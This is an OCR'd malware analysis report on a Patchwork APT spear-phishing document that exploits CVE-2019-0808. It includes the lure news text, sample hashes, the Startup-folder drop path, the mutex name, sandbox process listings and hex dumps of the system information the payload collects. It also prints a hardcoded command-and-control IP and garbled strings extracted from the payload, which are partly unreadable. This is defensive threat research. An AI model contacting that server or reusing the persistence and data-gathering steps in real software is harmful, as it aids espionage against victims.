
A Deep Dive Into Patchwork APT Group

cybleinc.com/2021/01/20/a-deep-dive-into-patchwork-apt-group

The Patchwork APT group, also known as Dropping Elephant, Chinastrats, Monsoon, Sarit, Quilted Tiger, APT-C-09, and ZINC EMERSON, was first discovered in December 2015. This cyber espionage group targets multiple high-profile Diplomats and economists having foreign relations with China, using a custom set of attack tools. The attacks were generally made through spear phishing campaign or watering hole attacks. This group is suspected to be run by an Indian-speaking threat actor targeting foreign embassies and diplomatic offices in Pakistan, Sri-Lanka, Uruguay, Bangladesh, Taiwan, Australia, and the USA. At the beginning of 2018, researchers discovered that the Patchwork APT group was also operating spear phishing campaigns targeting think tank groups from the US.

Recently, in January 2021, the research team at Cyble observed the Patchwork APT cyber espionage group targeting China with a malformed document named “Chinese_Pakistani_fighter_planes_play_war_games.docx”. We suspect that the attack is executed in the form of spear phishing emails with malicious attachments. We discovered that the attack used techniques such as exploitation of long-closed vulnerabilities and social engineering campaigns.

The image below showcases Chinese and Pakistani fighter war games with a CVE-2019-0808 exploit code that drops and executes Patchwork APT payloads on victim machines.



Chinese, Pakistani fighter planes play war games to prove a point to India

China is carrying out joint air force exercises with Pakistan in Sindh as part of the sabre-rattling in response to the Indo-Pacific Quad exercises in which the Indian Navy participated recently.

Pakistan's air force, has become increasingly dependent on China as the US has cut off military hardware supplies to Islamabad due to its links with Islamic militant outfits.

At the opening ceremony on December 9, Air Vice Marshal Ahmed Sulehri, the deputy chief of Pakistan's air staff, said the exercises "will further enhance inter-operability of both air forces, thereby fortifying brotherly relations between the two countries".

Major Gen. Sun Hong, the assistant chief of staff of the People's Liberation Army Air Force, said they "will improve actual level of combat training and strengthen cooperation".

China's military build-up on the Ladakh border has forced India to counter the move to protect its territorial rights and go in for a rethink about the country's security arrangements and military exercises. This has rattled both China and Pakistan.

India recently hosted the massive Malabar 2020 naval exercise with the US, Japan and Australia.

The inclusion of Australia in the group has strengthened the "Quad," or Quadrilateral Security Dialogue comprising the four democratic countries which are seen as a counter to China's increasing muscle flexing in the Asia-Pacific region and beyond to African shores.

Beijing and Islamabad have also been strengthening their relationship with China providing economic, military and even nuclear support to cash-strapped Pakistan.

The China-Pakistan Economic Corridor (CPEC) a $60 billion communications, energy and infrastructure project to connect western China to the Arabian Sea through the Gwadar port under the Belt and Road

Technical Analysis:


Our analysis is based on a sample that was found in the wild on January 18, 2021 with SHA- 256 7fb7944fb452d8588194ea746910ed782865efb991fa02479e429f8fba677d3b. The sample is a malcrafted Microsoft document with an EPS script that exploits the CVE-2019-0808 vulnerability.

CVE-2019-0808 is a privilege elevation vulnerability in the Windows Win32k component due to the NULL pointer dereference, which leads to an arbitrary code execution as a SYSTEM user. It allows the attacker to install and run additional payloads on the victim machine with full user rights. This APT group implants an extracted EPS script dropped and executed by the malicious document. The following image shows the content of the EPS file with the icon.

The malcrafted EPS scripts drops a Patchwork payload file named “MSBuild.exe” with SHA256-446e00a53014006804135ef1c31dac6837c0cf635c26426e396b3067764f956d in the path of the infected host as highlighted below. This is a VC+ compiled file with encrypted data, which decrypts and loads the Windows API function dynamically during runtime.


File Path- %Users%\%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup folder

Interestingly, the payload file has a hardcoded command and control (C2) server IP, URL and User agent as shown in the image below.



```
176.107.181.213•
3[BACKSPA[PAGE DO[CAPS LO[PAGE UPTPX498.dTPX499•
form-urlencoded•
/86Tbgbsj0648/2
Content-Length:  NT 6.1; WOW64; ion: form-data; ; U; Windows NT mmb06/1)Xjoepxt!IUNM-mjlf!Hfdlp*--69fea89f-f2b7-plication/octet-plication/x-www-ion/xml;q=0.9,*/wxyz0123456789+/73//4sVKAOvu3D//f73//4sVKAOvu3D/0100101 Firef
7spnf032/1/2291/8DispatchMessageAGetComputerNameAHttpSendRequestAHttpOpenRequestAmfXfcLju0648/2)LABCDEFGHIJKLMNOPGetWindowThreadPXfcLju0648/2)LIUb86/1)Xjoepxt!OURegisterClassExWa89f-f2b7-4eec-a //e3e7e71a0b28ba; boundary-
Vtfs8hfou;Np{jname="file"; filGetModuleFileNamVtfs8hfou;Np{jmmAccept: text/htmCache-Control: nOpenProcessTokenGetForegroundWin009042316 Firefoxctv0uvtcpingf0pContent-Type: ap/UYEfgEpXAOE.phpOU!7/2<XPX75*Bqqlla/5.0 (Window
CreateFileA•
WriteFile•
WideCharToMultiByte•
MultiByteToWideChar•
CloseHandle•
```


Upon execution, this file creates a Mutex named "asssszxxzcccjdddddccccdjjjddssdfgredf " to mark its presence on the victim machine and avoid multiple executions of itself as shown in the process explorer image below.



Process	PID	CPU	Description	Company Name
UI0Detect.exe	2984		Interactive service...	Microsoft Corporation
taskhost.exe	3516		Host Process for ...	Microsoft Corporation
taskhost.exe	3916		Host Process for ...	Microsoft Corporation
lsass.exe	500		Local Security Aut...	Microsoft Corporation
lsm.exe	508		Local Session Ma...	Microsoft Corporation
csrss.exe	4004	15	Client Server Runt...	Microsoft Corporation
conhost.exe	1476		Console Window ...	Microsoft Corporation
conhost.exe	800	27	Console Window ...	Microsoft Corporation
winlogon.exe	1948		Windows Logon A...	Microsoft Corporation
explorer.exe	884	< 1	Windows Explorer	Microsoft Corporation
GrooveMonitor.exe	2332		GrooveMonitor Uti...	Microsoft Corporation
vmtoolsd.exe	1028	< 1	VMware Tools Cor...	VMware, Inc.
jusched.exe	2280		Java Update Sch...	Oracle Corporation
jucheck.exe	2820		Java Update Che...	Oracle Corporation
vm3dservice.exe	4092		VMware SVGA H...	VMware, Inc.
regshot.exe	1956			
Wireshark.exe	2524	< 1	Wireshark	The Wireshark devel...
dumpcap.exe	1552	< 1	Dumpcap	The Wireshark devel...
procexp.exe	1624	3	Sysinternals Proce...	Sysinternals - www.s...
MSBuild.exe	1908	45		
WINWORD.EXE	3848	< 1	Microsoft Office ...	Microsoft Corporation


Type	Name
Desktop	\Default
Directory	\KnownDlls
Directory	\Sessions\2\BaseNamedObjects
File	C:\Windows\System32
File	C:\Windows\winsxs\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7601.17514_none_72d18a4386696c80
File	\Device\Nsi
File	\Device\Afd
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager
Key	HKLM
Key	HKLM\SYSTEM\ControlSet001\services\WinSock2\Parameters\Protocol_Catalog9
Key	HKLM\SYSTEM\ControlSet001\services\WinSock2\Parameters\NameSpace_Catalog5
Mutant	\Sessions\2\BaseNamedObjects\asssszxxzcccjdddddccccdjjjddssdfgredf
Process	MSBuild.exe(1908)
Process	MSBuild.exe(1908)
Thread	MSBuild.exe(1908): 1004
Thread	MSBuild.exe(1908): 1004
Thread	MSBuild.exe(1908): 3012

Mutex object




```
Thread          MSBuild.exe(1908): 3652
Thread          MSBuild.exe(1908): 3652
Thread          MSBuild.exe(1908): 1128
```

The malware payload starts collecting information from the victim system such as computer name, comspec, home directory, logon server, the number of processors, and much more using Windows API such as GetComputerNameA, GetTempPath, and GetConsoleWindow.
The image below shows the system information collected during our analysis.




```
Address   Hex dump                                          ASCII
00242860  50 52 4F 46 49 4C 45 3D 43 3A 5C 50 72 6F 67 72  PROFILE=C:\Progr
00242870  61 6D 44 61 74 61 00 AB AB AB AB AB AB AB AB FE  amData.««««««««þ
00242880  00 00 00 00 00 00 00 00 0C BD 71 1C 44 FC 00 1B  .........½qDü.←
00242890  41 50 50 44 41 54 41 3D 43 3A 5C 55 73 65 72 73  APPDATA=C:\Users
002428A0  5C 64 70 6B 5C 41 70 70 44 61 74 61 5C 52 6F 61  \dpk\AppData\Roa
002428B0  6D 69 6E 67 00 AB AB AB AB AB AB AB AB FE EE FE  ming.««««««««þîþ
002428C0  00 00 00 00 00 00 00 00 0E BD 71 1E 4B FC 00 1F  ........♫½qKü.
002428D0  43 6F 6D 6D 6F 6E 50 72 6F 67 72 61 6D 46 69 6C  CommonProgramFil
002428E0  65 73 3D 43 3A 5C 50 72 6F 67 72 61 6D 20 46 69  es=C:\Program Fi
002428F0  6C 65 73 5C 43 6F 6D 6D 6F 6E 20 46 69 6C 65 73  les\Common Files
00242900  00 AB AB AB AB AB AB AB AB FE EE FE EE FE EE FE  .««««««««þîþîþîþ
00242910  00 00 00 00 00 00 00 00 03 BD 71 13 49 FC 00 1B  ........└½q‼Iü.←
00242920  43 4F 4D 50 55 54 45 52 4E 41 4D 45 3D 57 49 4E  COMPUTERNAME=WIN
00242930  2D 51 42 45 52 45 31 34 51 39 50 30 00 AB AB AB  -QBERE14Q9P0.«««
00242940  AB AB AB AB AB FE EE FE 00 00 00 00 00 00 00 00  «««««þîþ........
00242950  0C BD 71 1C 44 FC 00 1C 43 6F 6D 53 70 65 63 3D  .½qDü.ComSpec=
00242960  43 3A 5C 57 69 6E 64 6F 77 73 5C 73 79 73 74 65  C:\Windows\syste
00242970  6D 33 32 5C 63 6D 64 2E 65 78 65 00 AB AB AB AB  m32\cmd.exe.««««
00242980  AB AB AB AB EE FE EE FE 00 00 00 00 00 00 00 00  ««««îþîþ........
00242990  02 BD 71 12 4B FC 00 1C 46 50 5F 4E 4F 5F 48 4F  ┐½q↕Kü.FP_NO_HO
002429A0  53 54 5F 43 48 45 43 4B 3D 4E 4F 00 AB AB AB AB  ST_CHECK=NO.««««
002429B0  AB AB AB AB EE FE EE FE 00 00 00 00 00 00 00 00  ««««îþîþ........
002429C0  01 BD 71 11 45 FC 00 1B 48 4F 4D 45 44 52 49 56   ½q◄Eü.←HOMEDRIV
002429D0  45 3D 43 3A 00 AB AB AB AB AB AB AB AB FE EE FE  E=C:.««««««««þîþ
002429E0  00 00 00 00 00 00 00 00 02 BD 71 12 46 FC 00 1C  ........┐½q↕Fü.
002429F0  48 4F 4D 45 50 41 54 48 3D 5C 55 73 65 72 73 5C  HOMEPATH=\Users\
00242A00  64 70 6B 00 AB AB AB AB AB AB AB AB EE FE EE FE  dpk.««««««««îþîþ
00242A10  00 00 00 00 00 00 00 00 0C BD 71 1C 45 FC 00 18  .........½qEü.↑
00242A20  4C 4F 43 41 4C 41 50 50 44 41 54 41 3D 43 3A 5C  LOCALAPPDATA=C:\
00242A30  55 73 65 72 73 5C 64 70 6B 5C 41 70 70 44 61 74  Users\dpk\AppDat
00242A40  61 5C 4C 6F 63 61 6C 00 AB AB AB AB AB AB AB AB  a\Local.««««««««
00242A50  00 00 00 00 00 00 00 00 03 BD 71 13 4B FC 00 1A  ........└½q‼Kü.→
00242A60  4C 4F 47 4F 4E 53 45 52 56 45 52 3D 5C 5C 57 49  LOGONSERVER=\\WI
00242A70  4E 2D 51 42 45 52 45 31 34 51 39 50 30 00 AB AB  N-QBERE14Q9P0.
```




```
00242A70 4E 2D 51 42 45 52 45 31 34 51 39 50 30 00 AB AB N-QBERE14Q9P0.««
00242A80 AB AB AB AB AB AB EE FE 00 00 00 00 00 00 00 00 ««««««îþ........
00242A90 02 BD 71 12 44 FC 00 19 4E 55 4D 42 45 52 5F 4F ┐½q↕Dü.├NUMBER_O
00242AA0 46 5F 50 52 4F 43 45 53 53 4F 52 53 3D 31 00 AB F_PROCESSORS=1.«
00242AB0 AB AB AB AB AB AB AB FE 00 00 00 00 00 00 00 00 «««««««þ........
00242AC0 01 BD 71 11 45 FC 00 1A 4F 53 3D 57 69 6E 64 6F  ½q◄Eü.→OS=Windo
00242AD0 77 73 5F 4E 54 00 AB AB AB AB AB AB AB AB EE FE ws_NT.««««««««îþ
